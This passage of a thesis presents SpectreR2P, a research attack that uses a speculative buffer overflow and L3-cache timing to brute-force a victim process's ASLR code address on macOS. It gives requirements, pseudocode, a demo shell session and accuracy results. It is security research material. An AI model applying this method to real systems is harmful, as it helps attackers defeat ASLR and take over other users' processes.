surface that speculative execution exposes. Speculative buffer overflows, a Spectre variant, adapt traditional stack buffer overflow and return-oriented programming techniques to a speculative execution context in order to achieve arbitrary misspeculative execution in a victim. While arbitrary misspeculative execution is of limited usefulness on its own, an attacker can use it to bypass address space layout randomization and launch a return-oriented programming attack at the now unprotected victim.

CHAPTER 3

# MY WORK: THE ATTACK

I present a new host-based attack that bypasses address space layout randomization (ASLR) via a speculative buffer overflow vulnerability on an x86-64 system. The attack has three distinguishing features: (i) its brute-force approach to bypass ASLR by probing all possible instruction address mappings of the victim process; (ii) its use of the instruction cache [1] to indirectly leak information from the victim to the attacker in order to differentiate correct and incorrect guesses; and (iii) its preservation of the victim's program state, i.e., its ability to not crash the victim.

Fig. 3.1 demonstrates the basic control flow of the attack. In this chapter, I discuss the attack model and the attack's preconditions, exhibit the core components of the attack in pseudo-code, and explain each step of the attack. I focus on how the attack exploits a speculative buffer overflow to cause victim to leak information to the instruction cache and how the attacker recovers that information from the instruction cache.

## 3.1 Attack Model

The following list describes the victim that the SpectreR2P targets, the platform on which the attack occurs, and the attack's goal.

1. **Host-based**: The attack is a *host-based* (in contrast to network-based) attack; that is, the entire attack takes place on a host machine.
2. **macOS 10.14 OS**: The attack targets a machine running the macOS 10.14 operating system. It can in theory work on other operating systems, as long as the requirements detailed in Section 3.3 are satisfied.

[1] Intel x86-64 processors have a unified cache rather than distinct instruction and data caches, but the unified cache functions as an instruction cache in the attack.





Figure 3.1: SpectreR2P control flow diagram. Steps enclosed in square brackets only occur sometimes.

3. **ASLR enabled**: The attack assumes that address space layout randomization (ASLR) is enabled on the host operating system. The OS will map the victim process' code segment to a random address at runtime.

4. **x86-64 processor**: The target machine must be running on an Intel x86-64 processor.

5. **Victim process**: The victim of the attack is a process running on the same host machine belonging to a different user. It reads input from an attacker-controlled source and performs computation based on that input.

6. **Goal**: The attacker's goal is to learn the aforementioned randomized base address of the victim process' code segment. The attacker can then use this address for a return-oriented programming attack to achieve arbitrary code execution in the victim.

Item 3 requires further discussion. Kiriansky and Waldspurger [5] conclude that ASLR is effective against speculative buffer overflows in absence of other

information leaks.[2] I will demonstrate, however, that SpectreR2P succeeds even with ASLR enabled; in fact, the purpose of the attack is to use a speculative buffer overflow to determine the victim's ASLR-randomized code address.

## 3.2 Attack Motivation

The attacker's goal is to learn the randomized base address of the victim process' code segment. The attacker can subsequently use this address in a traditional ROP attack to achieve arbitrary code execution in the victim process. See Sections 2.4.2 and 2.4.3 for a discussion of ROP and ASLR.

## 3.3 Attack Requirements and Constraints

In order for SpectreR2P to succeed, (i) the victim must have a speculative buffer overflow vulnerability, (ii) the attacker must have access to the L3 shared cache of the victim, (iii) the victim's code must contain a `prefetch` instruction, and (iv) the attacker must have one direct line of communication with the victim.

#### Speculative Buffer Overflow Vulnerability

The victim program must contain a speculative buffer overflow vulnerability (Section 2.5.1). Furthermore, the attacker must be able to trigger the speculative buffer overflow in the victim, e.g., by supplying the victim with a particular input. The victim must also control a victim register during the speculative buffer overflow (discussed in Section 3.4.1).

[2]Kiriansky and Waldspurger state that ASLR "is the only generic mitigation currently available against speculative buffer overflows, and it mitigates both code and data attacks" [5]

### L3 Shared Cache

The attacker and victim must share the L3 cache. Since all cores on a physical processor shared the same L3 cache (Section 2.2), SpectreR2P works when the attacker and victim processes are running on separate cores, but not when they are running on separate processors.

### `prefetch` Instruction

The victim program must contain a **`prefetch`** instruction somewhere within its code segment. It does not matter whether the victim intends to execute this instruction or whether it is hidden inside of other instructions.[3] The shortest **`prefetch`** instructions assemble to three bytes, e.g., **`prefetchw [rax]`** assembles to `0x0f 0x0d 0x08`. If the victim's code does not contain a **`prefetch`** instruction, any memory access instruction should work as well[4], although I have not tested with memory access instructions other than **`prefetch`**.

### Direct Line of Communication

SpectreR2P requires a direct line of communication between the attacker and the victim. The attacker uses this channel to cause the victim process to execute its speculative buffer overflow vulnerability. Most commonly, this direct line of communication is the attacker-controlled standard input or a regular file authored by the attacker. In my coming demonstration of SpectreR2P, the victim will read from the attacker through a FIFO for ease of timing.

[3] Intel x86 is a variable-length instruction set, so the latter is a possibility.
[4] Excluding an instruction fetch, based on empirical results.

**Shared Library**

Finally, the attack requires that the attacker and victim processes have the same shared library mapped into memory. Sharing libraries is common: the majority of all processes have the C standard library, `libc`, mapped into memory. Furthermore, the attacker and victim must have this library mapped to the same address. While this is more restrictive, some operating systems including macOS 10.14 map system libraries, including `libc`, to the same address for all processes for efficiency reasons. For example, the attacker's address of the `isspace` C function would be equal to the victim's address of the `isspace` C function.

From now on, assume that these five requirements are satisfied.

## 3.4 Attack Components

In this section, I introduce the necessary components for constructing SpectreR2P. The goal of SpectreR2P is to find the ASLR-randomized runtime base address of the victim's code segment. ASLR does *not* randomize instruction ordering inside the victim's code, however, so the instructions are at a fixed offset from the base of the code segment. Therefore, it suffices to find the address of an anchor instruction that has an identifiable effect when the speculatively executed by the victim. A speculative buffer overflow is the only method at the attacker's disposal to cause the victim to visit that instruction (Section 3.3).

### 3.4.1 Choosing an Anchor: `prefetch`

SpectreR2P uses a `prefetch` instruction as the anchor in the victim's code. Unlike almost all other x86 instructions, it has the same effect when *speculatively* executed as when *normally* executed. Since the attacker and victim share the L3 cache

(Section 3.3), the attacker can observe when the victim prefetches data at a predetermined address, given that the attacker *already knows* the address to look at.

The attacker must control the memory operand to the `prefetch` instruction, which specifies the address of the data to fetch into the cache. If the anchor instruction is `prefetch [rax]`, the attacker must control the address in `rax` during the speculative buffer overflow. While this adds an additional restriction to SpectreR2P, the attacker likely controls the register `rax` anyway because the victim is operating on attacker-controlled input (Section 3.3). Furthermore, I discuss an alternative approach that does not require the attacker to control an additional register in Section 5.1.3.

### The Prefetch Target: Shared Data

One challenge is that data's *physical address*, not its virtual address, identify its containing cache lines in x86-64. If the victim and attacker each have the same file mapped into memory but at different virtual addresses, the two copies of identical file data will share the same cache line despite having distinct virtual addresses. A common example of this situation is when two processes map the same shared library into memory, e.g., `libc`. Suppose the C library function `isspace` has virtual address $x$ in the victim but virtual address $y$ in the attacker. If the victim prefetches $x$, the attacker's subsequent read from $y$ will result in a cache hit.

SpectreR2P uses this method to leak information from the victim to the attacker. On macOS 10.14, the platform on which I implemented SpectreR2P, disables ASLR for shared system libraries for efficiency reasons, so in the above example, $x = y$ for all processes. For simplicity, assume from now on that the OS maps shared libraries to the same virtual addresses in the attacker and victim.[5] In Section 5.1.3,

[5] In disabling ASLR for system libraries, processes on macOS are vulnerable to traditional

I discuss an alternative approach that avoids this additional requirement.

#### Probing the Cache for Shared Data

The intermediate goal of the attacker is to induce the victim process to execute a target `prefetch` instruction that loads shared data into the shared L3 cache. Let the shared data have address $A$. The attack determines whether it succeeded in inducing the victim to speculatively execute the target `prefetch` instruction using the function call cache probe introduced in Section 2.3.

From now on, assume that SpectreR2P uses the `libc` function `isspace` as the shared function (i.e. $A$ `== isspace`) that the victim prefetches into the L3 cache and the attacker probes for in the L3 cache. I chose `isspace` for SpectreR2P because its implementation is short (95 bytes on my testing platform, macOS 10.14), so its instructions are almost entirely contained with one cache line. When the victim executes `prefetch [isspace]`, it brings a sufficient portion of `isspace`'s instructions into the cache.

We now have developed all the individual components that SpectreR2P employs. In the following section, I describe SpectreR2P in a top-down fashion to demonstrate how the attacker can compose the individual components to launch a successful attack.

## 3.5 Attack Analysis

Algorithm 1 presents pseudocode for SpectreR2P. The attack is fundamentally a brute-force search; it examines all possible addresses and picks the most likely correct address from all of those. The attack proceeds in rounds, each round

ROP attacks as well. This seems like a poor decision from a security standpoint. Regardless, ASLR is enabled for a process' private mappings, including its code segment, which is the target of SpectreR2P.

constituting a single guess at the address of the target `prefetch` instruction in the victim process. Rounds correspond to iterations of the `for` loop on line 3 of Algorithm 1.

### 3.5.1 Attack Overview

For each possible randomized address $a$ of `prefetch` in the victim, SpectreR2P flushes the shared library function `isspace` from the L3 cache. After that, the attack causes the victim to speculatively execute the instructions at address $a$ via a speculative buffer overflow. It then calls `isspace` ($s$ in the pseudocode) and times its execution. If our guess $a$ was correct, then we expect a short execution time, because the victim speculatively prefetched `isspace`. If our guess $a$ was incorrect, we expect a long execution time, because the victim did not bring `isspace` back into the cache after the attack flushed it from the L3 cache. We keep a running minimum of the shortest execution time and the value of $a$ corresponding to that shortest execution time, storing those in $m_t$ and $m_a$, respectively. Once we have iterated through all possible addresses, we return the final value of $m_a$ as our final guess of the victim's randomized address of `prefetch`.

## 3.6 Attack Timing

Timing in the attack is essential to success but difficult to orchestrate. The attack is most accurate when the attacker and victim are tightly in sync, but it is difficult to know in advance how long the attacker must wait between events in order to keep in sync with the victim. The timing depends greatly on the host machine's background workload, which the attacker cannot know in advance. Fig. 3.1 contains a timing diagram for the order in which events must occur between the attacker

**Input:**

- a writable file $f$ that the victim reads from
- lowest and highest possible randomized base address $l$ and $h$ of victim's code segment
- the address $s$ of a shared library function
- offset $o$ of `prefetch` instruction within victim's code segment

**Output:** the randomized base address of the victim's code segment

1: declare address $m_a$ {$m_a$ is the address corresponding to the running minimum cache probe time}
2: declare integer $m_t$ = `INT_MAX` {$m_t$ is the running minimum time}
3: **for** address $a$ `=` $l$`;` $a$ `<=` $h$`;` $a$ `+= PAGESIZE` **do**
4:     `clflush [`$s$`]` {flush $s$ from the L3 cache}
5:     prime the victim so that the victim will use the next bytes as the stored value in a speculative buffer overflow
6:     write address $a$ to file $f$, causing the victim to speculative execute instructions at $a$
7:     $t_i$ = `rdtsc()` {get CPU timestamp before call}
8:     `call` $s$ {call shared library function $s$}
9:     $t_f$ = `rdtsc()` {get CPU timestamp after call}
10:     $t = t_f - t_i$ {compute time taken for shared library function call}
11:     **if** $t \leq m_t$ **then**
12:         $m_t = t$
13:         $m_a = a$
14:     **end if**
15: **end for**
16: **return** $m_a - o$

**Algorithm 1:** SpectreR2P pseudocode.

|  | `isspace` **present in L3 cache** | **current address $a$ is ...** |
|---|---|---|
| *true positive* | present | correct |
| *true negative* | not present | incorrect |
| *false positive* | present | incorrect |
| *false negative* | not present | correct |

Table 3.1: Terminology describing SpectreR2P's guesses.

and victim. If any of these events occur out of order, then the attacker may report a false positive or false negative for the current address $a$.[6]

### 3.6.1 Timing Issues

The following subsections describe different ways that the attack can go wrong when the attack gets out of sync with the victim, causing stages in the attack to occur out of order.

#### Premature Probe

The attacker probes whether `isspace` is in the cache *before* the victim speculatively returns to the current address $a$ (step 6 comes before step 4/5 in Table 3.2). Even if the current address $a$ is correct, i.e., the address of the victim's `prefetch` instruction, the attack concludes that $a$ is incorrect because `isspace` was not in the cache at the time it checked.

#### Overdue Probe

The attack probes whether `isspace` is in the cache long after the victim speculatively returns to the current address $a$ (too much time elapses between step 5 and step 6 in Table 3.2). Depending on the amount of background workload on the host machine, unrelated processes may pollute the shared L3 cache. For example, another process

[6]For definitions of *false negative* and *false positive*, see Table 3.1.

may bring `isspace` into the cache *or*, alternatively, its memory accesses may cause `isspace` to be evicted from the cache after the victim brought it into the cache. Therefore, background activity over which the attacker has no control may interfere with the cache in a way that makes the attacker report a false positive or false negative when it probes whether `isspace` is in the cache. This translates into the attacker incorrectly guessing the address of the victim's `prefetch` instruction.

#### Premature Write

The attack moves on the next guess, i.e., next address $a$, too soon (attacker executes step 1 before victim finishes the previous iteration). Recall that after the speculative buffer overflow, the victim resumes normal execution. Therefore, after the speculative deviation from intended execution (steps 3-5 in Fig. 3.1, the victim will proceed to execute whatever instructions it was originally intended to execute. After some amount of time, the victim will then be ready to read another chunk of data (i.e. the next address) from the attacker. If the attacker does not wait for the victim to do handle the current chunk of data (i.e. the current address), the attacker will write the next address before the victim is ready to read it, causing the attacker and victim to become out of sync. This will most likely result in the attacker concluding that all remaining addresses are incorrect, for reasons outlined in Section 3.6.1.

### 3.6.2 Timing Parameters

In order to facilitate synchronization of the attack with the victim, SpectreR2P accepts timing parameters that specify exactly how long the attacker should wait before proceeding to the next stage of the attack. Two such parameters are (i) `sleep_us` and (ii) `wait_us`, which specify the number of microseconds the attacker

| **Incorrect Ordering** | **Effect on Guess** | **Timing Parameter** |
|---|---|---|
| Step 6 before step 4/5 | False negative | `int sleep_us` |
| Step 6 long after step 4/5 | False positive or false negative | `int sleep_us` |
| Step 1 before victim repeats | False negative | `int wait_us` |

Table 3.2: SpectreR2P's possible synchronization issues, their effects, and tweakable timing parameters to mitigate those issues.

should wait (i) between writing the address guess $a$ and the probing the cache for `isspace` and (ii) between probing the cache for `isspace` and writing the next address guess. See Table 3.2 and Fig. 3.1 for details.

### 3.6.3 Relaxing the Attack's Timing Requirements

In order to make synchronization easier between the attacker and victim, I modified the original algorithm, Algorithm 1, to include an inner loop that repeatedly probes the cache for `isspace`. This allows creates a larger window during which the victim can prefetch `isspace` into the cache, thereby synchronization requirements less strict. This introduces another issue, however: in probing `isspace`, the attack brings `isspace` into the L3 cache, so subsequent probes in the newly introduced inner loop will all result in cache hits, even if the current address $a$ is not correct.

To solve this, within the newly added for loop, the modified algorithm flushes `isspace` from the cache, waits for a short period of time, and then probes the cache for `isspace`. We require the brief wait between flushing and probing to give the victim an opportunity to prefetch `isspace` into the cache (if the current address $a$ happens to be the correct address of the victim's `prefetch` instruction). If the victim's prefetch of `isspace` coincides with the attacker's flush of `isspace`, `isspace` may not be in the cache when the attacker probes for it, resulting in a false negative.

With this modified approach, the attacker must now decide how to choose

between all of the cache probe timing measurements. If the current address $a$ is correct, we expect one of the probe times to be low (`isspace` was a cache hit) and all the other probe times to be high (`isspace` was a cache miss). On the other hand, if the current address $a$ is incorrect, we expect all of the probe times to be high. With testing, however, I determined that taking the minimum time or the average time both yielded poor results.

To make timing even easier, I adjusted the victim model so that the victim re-executes the critical speculative buffer overflow region hundreds times per input address While this situation is less plausible than the original victim model in which the victim executes the critical speculative buffer overflow region once per input address, this broader window of exploitable speculative execution makes it easier to align the attacker's iterative probing stage with the victim's iterative speculative execution stage.

Under this modification of the victim model, the attacker should expect to observe many cache hits for `isspace` during its iterative probing stage. With this in mind, it is most reasonable for the attacker to use the average time of all the cache probe times to decide whether the current address $a$ is the correct address.

See Algorithm 2 for the updated algorithm containing these modifications of Algorithm 1, which widen the synchronization window between the attacker and victim and thus relaxes timing requirements. Algorithm 2 also contains the timing variables introduced in Section 3.6.2.

**Input:**

- a writable file $f$ that the victim reads from
- lowest and highest possible randomized base address $l$ and $h$ of victim's code segment
- the address $s$ of a shared library function
- offset $o$ of `prefetch` instruction within victim's code segment

**Output:** the randomized base address of the victim's code segment

1: declare address $m_a$ $\{m_a$ is the address corresponding to the running minimum cache probe time$\}$
2: declare integer $m_t$ = `INT_MAX` $\{m_t$ is the running minimum time$\}$
3: **for** address $a$ `=` $l$`;` $a$ `<=` $h$`;` $a$ `+=` `PAGESIZE` **do**
4: prime the victim so that the victim will use the next bytes as the stored value in a speculative buffer overflow
5: write address $a$ to file $f$, causing the victim to speculative execute instructions at $a$
6: set `times_sum = 0`
7: **for** $i = 1$ **to** `repeat` **do**
8: $t_i$ = `rdtsc()` {get CPU timestamp before call}
9: `call` $s$ {call shared library function $s$}
10: `clflush [`$s$`]` {flush $s$ from the L3 cache}
11: $t_f$ = `rdtsc()` {get CPU timestamp after call}
12: `times_sum +=` $t_f$ `-` $t_i$
13: **end for**
14: `times_avg = times_sum / repeat`
15: **if** `times_avg` $\leq m_t$ **then**
16: $m_t$ = `times_avg`
17: $m_a = a$
18: **end if**
19: **end for**
20: **return** $m_a - o$

**Algorithm 2:** SpectreR2P pseudocode, modified to widen synchronization window.

CHAPTER 4

# RESULTS

SpectreR2P is successful: it guesses the correct address of the victim's code segment with a high probability under a variety of conditions. I present the testing configuration, the testing parameters, performance metrics, and results.

Listing 4.1 exhibits a successful run of SpectreR2P in the shell. First, I launch the victim program, called `target`, in the background. The "`-a`" switch tells the victim to print out the address of its `prefetch` instruction so that we can verify that the attacker guesses correctly.[1] While the victim is running, I launch the attack, specifying the start and end of the ASLR code segment address range as command-line parameters. When the attack completes, it prints out its guess of the victim's code address, `0x101b7aa7c`, which is correct. The attacker now knows the addresses of all the victim's functions and can now proceed to exploit the victim using a return-oriented programming attack.

```
bash-3.2$ ./target -a fifo &
0x101b7aa7c

bash-3.2$ ./attack fifo 0x100000a7c 0x110000a7c
0x101b7aa7c
```

Listing 4.1: Shell session demonstrating the success of SpectreR2P.

## 4.1 Testing Configuration

I developed and tested the attack on a MacBook Air (13-inch, Early 2015) running macOS 10.14 Mojave. See Table 4.1 for the relevant specifications of this computer.

[1] Otherwise, printing out a code pointer is an egregious information leak that renders ASLR useless.

| Computer model | MacBook Air (13-inch, Early 2015) |
|---|---|
| Processor | Intel®Core™i5-5250U CPU @ 1.60 GHz |
| Architecture | Intel x86-64 |
| L3 cache size | 3 MB |
| Cache line size | 64 bytes |
| Number of cores | 2 cores, 4 threads (SMT enabled) |
| ASLR bits of entropy | 16 bits (instructions), 18 bits (stack), 16 (heap) |

Table 4.1: Test workstation specifications.

## 4.2 Performance Metrics

I measured both the accuracy and runtime of SpectreR2P. Attack performance is a combination of these two metrics, since the attacker's tolerance for each depends on the other. An attack with a short runtime requires lower accuracy, since the attacker can repeat it more in a reasonable time period, increasing the likelihood of success of at least one iteration. In contrast, an attack with a long runtime requires higher accuracy to guarantee the same probability of at least one success in the same time window.

### 4.2.1 Measuring Accuracy

SpectreR2P is nondeterministic, since its success depends on how well it synchronizes itself with the victim but timing is unpredictable. As a result, we do not expect it to guess the correct address of the victim's code segment every time. To measure accuracy, I ran $n = 100$ tests for each configuration. The attack succeeds if the attacker correctly guesses the address of the victim's `prefetch` instruction; the attack fails if the attacker's guess is incorrect. The accuracy is the ratio of correct guesses to total attempts.

| $b$ (bits) | Accuracy | Time (s) |
|---|---|---|
| 8 | 96% | 0.493 |
| 9 | 85% | 1.12 |
| 10 | 85% | 2.21 |
| 11 | 75% | 4.39 |
| 12 | 85% | 8.75 |
| 13 | 56% | 19.0 |
| 14 | 92% | 34.8 |
| 15 | 80% | 69.6 |
| 16 | 83% | 137 |

Table 4.2: Performance results for SpectreR2P with no spinning background threads ($s = 0$). The accuracy and runtime measurements are the average of $n = 100$ test runs.

### 4.2.2 Measuring Runtime

SpectreR2P must also have a reasonable runtime to be effective. The attack should complete before the victim process exits, so a runtime on the order of seconds or minutes is preferable. I use the "`real`" measurement provided by the `time(1)` utility to measure the attack's runtime.

## 4.3 Performance versus Search Space

Table 4.2 demonstrates that SpectreR2P is accurate and has an acceptable runtime for a range of addresses space sizes. The attack is 83% accurate with $b_{\max} = 16$ bits of entropy, the maximum entropy of macOS 10.14 ASLR-randomized code addresses (Table 4.1). Furthermore, SpectreR2P maintains 75% accuracy or higher for all bits of entropy except for $b = 13$.

The results in Table 4.2 indicate that the attack's accuracy *does not halve* with each additional bit of entropy, even though the search space doubles in size. In fact, the results show little correlation between address space size and attack accuracy. This indicates that SpectreR2P may be equally accurate on operating systems with

larger randomized address spaces ($b > 16$).

Table 4.2 also shows that SpectreR2P's runtime doubles with each bit of entropy. Checking one address takes a fixed amount of time, so doubling the search space corresponds to a doubled runtime. When $b = 16$, the attack completes in 2 minutes and 17 seconds. While this runtime is short enough, only a few more bits of entropy would make the runtime unacceptably long. In Section 5.1, I discuss how one could improve the SpectreR2P's runtime so that it may still be effective when $b > 16$.

## 4.4 Performance versus Background Activity

We have observed that SpectreR2P remains successful when the search space size varies. The results in Table 4.2 do not account for background activity on the host machine, however, which may also impact the attack's success. Other processes running in the background on the host computer also want CPU time during the attack. As the number of background processes grows, the chances that the operating system will schedule the attacker and victim processes at the same time diminishes. SpectreR2P's timing mechanisms presented in Section 3.6 cannot account for this, so its performance should suffer as a result.

To quantify background activity, I spawn a variable number of *spinning threads* before the attack starts. Each thread spins in an infinite loop, so it is CPU-hungry and thus competes with the victim and attacker processes. Listing 4.2 shows the spinning thread source code.

```
int main(void) {
    while (1) {}
}
```

Listing 4.2: A spinning thread executes an empty infinite while loop.

Figs. 4.1 and 4.2 show plots of accuracy and runtime versus number of background spinning threads, respectively. SpectreR2P performs well over the full range





Figure 4.1: Plot of attack runtime versus the number of spinning background threads $s$.

of bits of entropy $b$ when background activity is low; however, the accuracy quickly diminishes as the background workload increases.

### 4.4.1 Runtime and Background Activity

Fig. 4.1 shows that the runtime of the attack generally increases with the number of spinning threads $s$, but the runtime remains roughly constant for $0 \leq s \leq 2$. This is because the testing machine's CPU has a total of 4 hardware threads (see Table 4.1), so the operating system can schedule 4 software threads at once. The attacker and the victim, each requiring one thread, can concurrently run with $s \leq 2$ other threads. The attack runtime is also roughly constant for $s \geq 4$. This is likely due to the behavior of the operating system's scheduler.





Figure 4.2: Plot of attack accuracy versus the number of spinning background threads $s$.

### 4.4.2 Accuracy and Background Activity

Fig. 4.2 demonstrates that SpectreR2P is accurate with less background activity ($s = 0, 2$), but its accuracy generally decreases with the number of background spinning threads. The attack accuracy peaks at $s = 2$, but its accuracy is abysmal when $s = 1$ and $b > 8$. The accuracy peaks at $s = 2$ because I optimized the timing parameters described in Section 3.6.2 for the case of moderate background activity.[2]

The attack's performance drop when $s = 1$ corresponds to the scenario when the attacker, victim, and background thread run on three of the four hardware threads available. One possible explanation for the performance drop is an imbalance in workload between processor cores: some of the time, the attacker and victim run on the same core and the rest of the time, they run on separate cores. This makes it difficult to balance the workload between two cores with three processes; one core will run two threads, while the other will only run one. The scheduler may

[2]This is because when I was tweaking the timing parameters for the attack, I was playing music, had webpages open, etc.

frequently swap threads between cores to maintain balance, causing synchronization issues between the attacker and the victim. Determining the cause of this behavior requires further testing, however.

## 4.5 Performance Compared to Previous Attacks

SpectreR2P performs comparably to a previous brute-force ASLR-bypass attack by Shacham et al. [12]. In this section, I compare the two attacks and their performance.

Both SpectreR2P and Shacham et al.'s attack target machines with ASLR implementations that use 16 bits of entropy. Shacham et al.'s attack employs a different brute force approach: rather than iterating through all possible addresses, it guesses randomly until it finds the correct address. The goal of their attack is to find the address of the `sleep()` function. If their attack guesses the correct address, the victim sleeps for a indicative number of seconds. Otherwise, the victim returns to an invalid address and crashes.

Shacham et al.'s and my attack models differ: Shacham et al.'s attack is network-based, i.e., the attacker is on a different computer but connected to the victim over a network, while SpectreR2P is host based, i.e., the attack and victim are running on the same physical machine.

Despite the aforementioned differences between SpectreR2P and Shacham et al.'s attack, it is meaningful to compare their runtimes.

While it takes the attacker an order of magnitude longer to send data to the victim in Shacham et al.'s network-based attack than in my host-based attack, Shacham et al.'s attack exploits massive parallelism by attacking 150 victim threads at once, covering the latency of network communication.

Finally, despite Shacham et al.'s attack targeting a 32-bit machine and Spec-





Figure 4.3: Plot of attack time until success versus the number of spinning background threads $s$.

treR2P targeting a 64-bit machine, the number of bits of entropy used in ASLR are the same (both are 16 bits).

### 4.5.1 Comparing Time Until Success

Accuracy and runtime of SpectreR2P are complementary in that an attacker can account for lower accuracy by running the attack multiple times. To unify these performance metrics, I present the *average time until success*, which measures the average time it will take for one instance of the attack to succeed when run multiple times. We can compute the average time until success from statistics presented in Figs. 4.1 and 4.2. First, we calculate the average number of times we must repeat the attack until it succeeds. Let $r_{b,w}$ be the probability of success and $t_{b,w}$ be the average runtime for each instance of SpectreR2P, where the victim's address space has $b$ bits of entropy and there are $w$ background threads. The average number of

| | Attack type | Victim word size | Crashes victim | Bits of entropy | Avg. time (s) |
|---|---|---|---|---|---|
| Shacham et al. [12] | network-based | 32-bit | yes | 16 | 216 |
| SpectreR2P | host-based | 64-bit | no | 16 | 161 |

Table 4.3: A comparison of a previous attack and SpectreR2P. The "Avg. time" column indicates the average time until attack success.

repetitions until success $N_{b,w}$ is then

$$N_{b,w} = \sum_{n=1}^{\infty} (1 - r_{b,w})^{n-1} r_{b,w} n.$$

To obtain the average time until success $T_{b,w}$, we multiply the number of attack repetitions by the average time per attack, i.e.,

$$T_{b,w} = t_{b,w} \cdot N_{b,w} = t_{b,w} \sum_{n=1}^{\infty} (1 - r_{b,w})^{n-1} r_{b,w} n.$$

I present the time until success for $b = 16$ bits of entropy and $w = 2$ background processes for SpectreR2P in Table 4.3. Shacham et al. present the average time until success for their attack [12], which Table 4.3 includes. Fig. 4.3 plots the time until success versus background activity.

### 4.5.2 Improvements over Previous Attacks

Unlike Shacham et al.'s attack [12], SpectreR2P does not cause the victim process to crash upon guessing an incorrect address. This is because SpectreR2P uses the side effects of *speculative execution* to determine whether its guess was correct. Speculative execution cannot cause a process to crash; any errors that occur during speculative execution cause the processor to discard the speculative state but do *not* affect the victim's state whatsoever. This is the key difference between SpectreR2P and non-speculative attacks such as that of Shacham et al.'s [12].

CHAPTER 5

# CONCLUSION

I have demonstrated a method of reliably bypassing ASLR, a common security protection, using the speculative buffer overflow Spectre variant.

## 5.1 Possible Countermeasures

I propose possible software and hardware countermeasures against SpectreR2P, but each has significant limitations. Hardware mitigations are generally the most effective, but they are difficult to deploy and incur prohibitive performance penalties.

